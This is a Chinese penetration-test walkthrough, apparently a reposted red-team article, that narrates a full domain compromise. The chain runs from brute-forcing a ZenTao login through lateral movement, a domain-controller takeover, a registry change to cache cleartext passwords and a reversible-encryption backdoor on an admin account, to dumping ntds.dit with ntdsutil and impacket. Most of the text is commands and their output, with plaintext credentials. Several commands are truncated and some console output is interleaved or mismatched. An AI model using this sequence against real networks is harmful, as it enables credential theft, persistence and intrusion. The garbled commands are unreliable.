

一步步成为你的全网管理员（上） - SecPulse.COM | 安全脉搏

“ 这是 酒仙桥六号部队 的第 113 篇文章。

这是 酒仙桥六号部队 的第 113 篇文章。

全文共计 3609 个字，预计阅读时长 11 分钟。

打开入口

首先对目标进行资产收集，发现目标对外只开放了一个 WEB 服务，经过查看，发现运行的是禅道。



既然没有其他的选项，那就从这里入手，首先查看当前版

本，发现是 11.6。

<http://xxxxx/zentao/index.php?mode=getconfig>

```
▼ JSON
  version: 11.6
  requestType: PATH_INFO
  requestFix: -
  moduleVar: m
  methodVar: f
  viewVar: t
  sessionVar: zentaosid
  sessionName: zentaosid
  sessionID: san6qpmg2lalgdubo6gsurd7n7
  random: 9755
  expiredTime: 1440
  serverTime: 1603874349
  rand: 9755
```

经过搜索发现此版本存在多个漏洞，但是受限于需要先进行登录，于是使用常用用户名对登录接口进行弱口令爆破，成功发现一个可登录账号：lihua/qwe!@#456。

使用爆破出的账号登录进入系统。



打开终端查看权限发现是 system 权限，那就可以省了提权。

```
C:\xampp\zentao\www> whoami
nt authority\system
```

内网渗透

俗话说，细节决定成败，接下来就开始进行信息收集了。收集信息的全面情况可以决定你能在内网里多自由。

探测主机信息（只列举部分命令）：

信息收集时可以重点关注下访问日志，网络连接、路由表等信息，可以通过这些信息发现未知的内部网络。查看网络情况：

```
# 查看IP
ipconfig /all
# 查看arp表
arp -a
# 查看主机路由情况
route print
# 查看网络适配器情况
```

```
# 查看网络连接情况
netstat -ano
# 通过路由跟踪发现未知网段
tracert xxxxxxxx
# 获得所有域用户组列表
net group /domain
# 获得域管理员列表
net group "domain admins" /domain
# 获得域控制器列表
net group "domain controllers" /domain
# 获得所有域成员计算机列表
net group "domain computers" /domain
# 获得所有域用户列表
net user /domain
# 获得指定账户someuser的详细信息
net user someuser /domain
... ..
```

获取主机中的账号密码（列举部分工具）：

wce-universal、mimikatz、lazagne、SharpHound

通过对主机信息进行收集发现此主机不可出网，并且处于域环境（dgpublic）中，且主机同段存在其它域主机。



```
C:\xampp\htdocs\www> net group "domain computers" /domain
这项请求将在域 DGPublic.local 的域控制器处理。

组名      Domain Computers
注释      加入到域中的所有工作站和服务器的
成员

-----
IT-SUPPORT-JOHN6      MYSQL6      WWW6
```

```

C:\xampp\zentao\www> net group "domain admins" /domain
这项请求将在域 DGPublic.local 的域控制器处理。
组名          Domain Admins
注释          指定的域管理员

成员

PublicNetwork-DC$-----10.10.100.80(域控)-----
Administrator          john
命令成功完成。
MYSQL$                  10.10.100.121
这项请求将在域 DGPublic.local 的域控制器处理。
未知                    10.10.100.131 (可能是边界设备)
\PublicNetwork-DC.DGPublic.local 的用户帐户
未知                    10.10.100.157
-----
Administrator          Guest          john
krbtgt                  public-mysql   public-www

```

根据主机名和域账户名对比发现部分对照关系，比如 john 员工的主机名为 IT-SUPPORT-JOHN，根据主机名和 john 在域管组中的信息，猜测 john 为目标内部网络管理员，通过查看 john 账户状态发现其账号处于活跃状态，此账户的情况可以在后续横向移动中重点关注。

```

C:\xampp\zentao\www> net user john /domain
这项请求将在域 DGPublic.local 的域控制器处理。

用户名          john
全名            john
注释
用户的注释
国家/地区代码   000 (系统默认值)
帐户启用        Yes
帐户到期        从不

上次设置密码    2020/10/28 15:25:41
密码到期        2020/12/9 15:25:41
密码可更改      2020/10/29 15:25:41
需要密码        Yes
用户可以更改密码 Yes

允许的工作站    All
登录脚本
用户配置文件
主目录
上次登录        2020/10/28 15:42:34


可允许的登录小时数 All

本地组成员      *Administrators
全局组成员      *Domain Admins   *Domain Users
命令成功完成。


```

在禅道系统主机上获取到域账号 public-
www/P@sww0rd!@#\$，但由于权限较低，无法登录其他

主机，仅可在当前主机进行登录。



接下来把自己流量代理进去，上传 reGeorg 流量代理工具，成功把流量代理进去。





通过 proxychains 将 mst 代理进去，先使用 auxiliary/scanner/smb/smb_version 模块对已发现网段进行信息探测。防止扫描流量过大被发现，线程建议开最低。

```
msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > set rhosts 10.10.100.0/24
rhosts => 10.10.100.0/24
msf5 auxiliary(scanner/smb/smb_version) > set threads 1
threads => 1
msf5 auxiliary(scanner/smb/smb_version) > exploit
|S-chain|-<-127.0.0.1:9090-<<<-10.10.100.0:445-<-timeout
|S-chain|-<-127.0.0.1:9090-<<<-10.10.100.0:139-<-timeout
```

```
[S-chain]-<-127.0.0.1:9090-<<<-10.10.100.157:445-<<<-OK
[+] 10.10.100.157:445 - Host is running Windows 7 Ultimate SP1 (build:7601) (name:IT-SUPPORT-JOHN) (domain:DGOFFICE)
```

在扫描结果中发现 IT-SUPPORT-JOHN 主机，其 IP 就是 10.10.100.157，并且其所属域已经更改，已经不在当前域中 (dgpública)，但域中主机信息未删除，所以前面进行解析时没有接触出其 IP 地址，现在位于 dgoffice 域，根据所在域的名字判断其为目标办公域。

经过对内部网络进行探测，发现之前疑似边界设备上开放着 8443 的端口，通过访问查看分析确定其为 CISCO VPN 登陆地址。但在外部进行端口扫描却未发现开放此端口。猜测此 VPN 是对内部使用的，在横向移动过程中，并没有在其中发现能直接出网的机器，所以结合已有信息分析，判断内部网络不允许直接出网，内部员工有上

网需要时，通过连接此 VPN 访问外部网络。

```
root@kali:~# proxychains curl -k https://10.10.100.131:8443/
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9090-<><>-10.10.100.131:8443-<><>-OK
<?xml version="1.0" encoding="UTF-8"?>
<config-auth client="vpn" type="auth-request">
<version who="sg">0.1(1)</version>
<auth id="main">
<message>Please enter your username.</message>
<form method="post" action="/auth">
<input type="text" name="username" label="Username:" />
</form></auth>
</config-auth>root@kali:~#
```

随后使用获取到的密码制作字典，并用 msf 的 auxiliary/scanner/smb/smb_login 对 dgpublic 域的域账号进行爆破。成功爆破出 public-mysql 的密码。

```
[+] 10.10.100.121:445 - 10.10.100.121:445 - Success: 'dgpublic\public-mysql'
```

使用 public-mysql 账号成功获取 MYSQL\$ 主机 shell，在此主机上发现 john 用户远程登陆此设备，于是赶紧提取其账号密码。

```
C:\Users\public-mysql>query user
用户名          会话名          ID
>public-mysql   console         1
2
john            2
```

成功获取到 john 的账号密码，由于用户 john 在域管理员组中，于是直接使用 john 账户远程域控 (PublicNetwork-DC)，拿下 dgpublic 域的域控。



域控主机是 Windows 2012 的系统，无法直接获取域管 Administrator 的密码，所以先修改其注册表，使系统在内存缓存账号明文，这样当管理员重新登陆后就可以提取明文密码了。

```
reg add HKLMSYSTEMCurrentControlSetControlSecurityProv
```

经过等待，成功等到了 Administrator 重新登陆的机会，这哪能放过，成功提取 Administrator 账户明文密码。到此关于 dgpublic 域的渗透基本完成。

跨域

开始尝试向目标办公域移动，在内部主机的探测结果中只发现了 IT-SUPPORT-JOHN 主机位于 DGOFFICE 域中，猜测所在的域和 DGOFFICE 域进行了隔离。所以想进入 DGOFFICE 域就要从 IT-SUPPORT-JOHN 主机入手，尝试使用获取到的 john 账户密码登录 IT-SUPPORT-JOHN，发现无法登录，判断更换域后密码可能进行了更换。

于是这里有了一个想法，既然依然在使用 dgpublic 域中的 john 账号，那么当 john 需要修改密码时，他是否有可能设置为和另一个域相同的登录密码。由于无法确定其

下次在那台主机上登录，所以需要开启 john 域账户的 使用可逆加密存储密码选项。



如图中的形式设置可以让他下次登陆时必须设置一个新密码，并且在域控中使用可逆加密存储新密码，这样当他修


改密码后，就可以通过在域控上提取域快照直接获取其修改后的明文密码。为了防止其修改密码后我们无法再使用john 账户登录，所以在域控上先留下后门备用。设置完成后，只需要进行等待，等待其下一次登录。

关于“使用可逆加密存储密码”这里进行下介绍：

官方介绍：<https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/store-passwords-using-reversible-encryption>

获取到明文并不意味着域账户密码是在域控上以明文形式存储的，它们在系统中使用可逆算法加密，所以是以加密形式在域控上存储的。而用于加密和解密的密钥是SYSKEY，它一般存储在注册表中，可以由域管理员提取。这意味着密文可以简单地逆向为明文值，因此称为“可逆加密”。

也可以通过 本地安全策略->安全设置->账户策略->密码策略 来设置：



可以使用如下命令获取域中设置了可逆加密标志的用户列表：

```
Get-ADUser -Filter 'useraccountcontrol -band 128'
```

```
PS C:\> Get-ADUser -Filter 'useraccountcontrol -band 128' -Properties useraccountcontrol | Format-Table name, samaccountname, useraccountcontrol
```

name	samaccountname	useraccountcontrol
john	john	640

功夫不负有心人，在又等待了一段时间后，查看到 john 账户在域中再次被使用过，并修改了密码，但并不知道在哪台主机上使用的。

```
C:\xampp\zentao\www> net user john /domain
这项请求将在域 DGPublic.local 的域控制器处理。
```

用户名	john
全名	john
注释	
用户的注释	
国家/地区代码	000 (系统默认值)
帐户启用	Yes
帐户到期	从不
上次设置密码	2020/10/29 17:57:49
密码到期	2020/12/10 17:57:49
密码可更改	2020/10/30 17:57:49
需要密码	Yes
用户可以更改密码	Yes
允许的工作站	All
登录脚本	
用户配置文件	
主目录	
上次登录	2020/10/29 17:58:00
可允许的登录小时数	All
本地组成员	*Administrators
全局组成员	*Domain Admins *Domain Users

```
命令成功完成。
```

这样就直接远程域控，通过提取域快照获取其新密码。

```
ntdsutil "ac i ntds" "ifm" "create full c:\windowstemp\
```

```
C:\Windows\system32>ntdsutil "ac i ntds" "ifm" "create full c:\windows\temp\temp" "qq"
ntdsutil: ac i ntds
活动实例设置为 "ntds"。
ntdsutil: ifm
ifm: create full c:\windows\temp\temp
正在创建快照...
```

提取成功后，下载 SYSTEM 和 ntds.dit 文件到本地进行操作。

```
\temp>dir registry
没有标签。
8F5-E5A2

p\temp\registry 的目录
03 <DIR> .
03 <DIR> ..
86          262 144 SECURITY
86          12,582,912 SYSTEM
2 个文件 12,845,056 字节
2 个目录 32,918,290,432 可用字节

\temp>dir "Active Directory"
没有标签。
8F5-E5A2

p\temp\Active Directory 的目录
03 <DIR> .
03 <DIR> ..
03          35,667,968 ntds.dit
1 个文件 35,667,968 字节
2 个目录 32,918,290,432 可用字节
```

使用 impacket 中的 secretdump 提取。

```
impacket-secretsdump -system SYSTEM -ntds ntds.dit -ou
```

```
root@kali:~/Desktop/DGPUBLIC# impacket-secretsdump -system SYSTEM -ntds ntds.dit -outputfile hash.txt LOCAL
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0x1accd7516c13ba444d1ff88aa8b4367c
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 Found and decrypted: 8b07fedeb3c552662bc9cec846e1d91b
[*] Reading and decrypting hashes from ntds.dit
```

提取完成后查看提取出的 john 明文密码。



成功提取到 john 明文密码，使用此密码尝试登陆 IT-SUPPORT-JOHN 主机，由于没有开启 3389，所以使用 net use 挂载其 c 盘。

账号密码可用，成功进入 DGOFFICE 域，到此，对于目标段的网络拓扑

```
C:\xampp\htdocs\www> net use \\10.10.100.157\c$ "P@ssw0rd!@#123" /u:"DGOFFICE\john"
命令成功完成。

C:\xampp\htdocs\www> net use
会记录新的网络连接。

状态      本地      远程      网络
-----
OK          \\10.10.100.157\c$      Microsoft Windows Network
命令成功完成。

C:\xampp\htdocs\www> dir \\10.10.100.157\c$\users
驱动器 \\10.10.100.157\c$ 中的卷没有标签。
卷的序列号是 3874-2320

\\10.10.100.157\c$\users 的目录
2020/10/29  15:56  <DIR>      .
2020/10/29  15:56  <DIR>      ..
2020/10/29  15:56  <DIR>      Administrator
2020/10/28  15:26  <DIR>      john
2020/10/28  15:40  <DIR>      john.DGOFFICE
```

The diagram illustrates a network topology. On the left, a box labeled '攻击者' (Attacker) with a stick figure icon is connected to a large oval representing the '目标内部网络' (Target Internal Network). Inside this oval, there is a sub-network containing 'www', 'DGPUBLIC', and 'DC'. To the right of this sub-network is another oval labeled 'DGOFFICE', which contains a box labeled 'john'. A 'VPN' box is also shown within the target internal network.

本文作者： 酒仙桥六号部队

本文为安全脉搏专栏作者发布，转载请注明：

<https://www.secpulse.com/archives/147486.html>

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看详细说明](#)



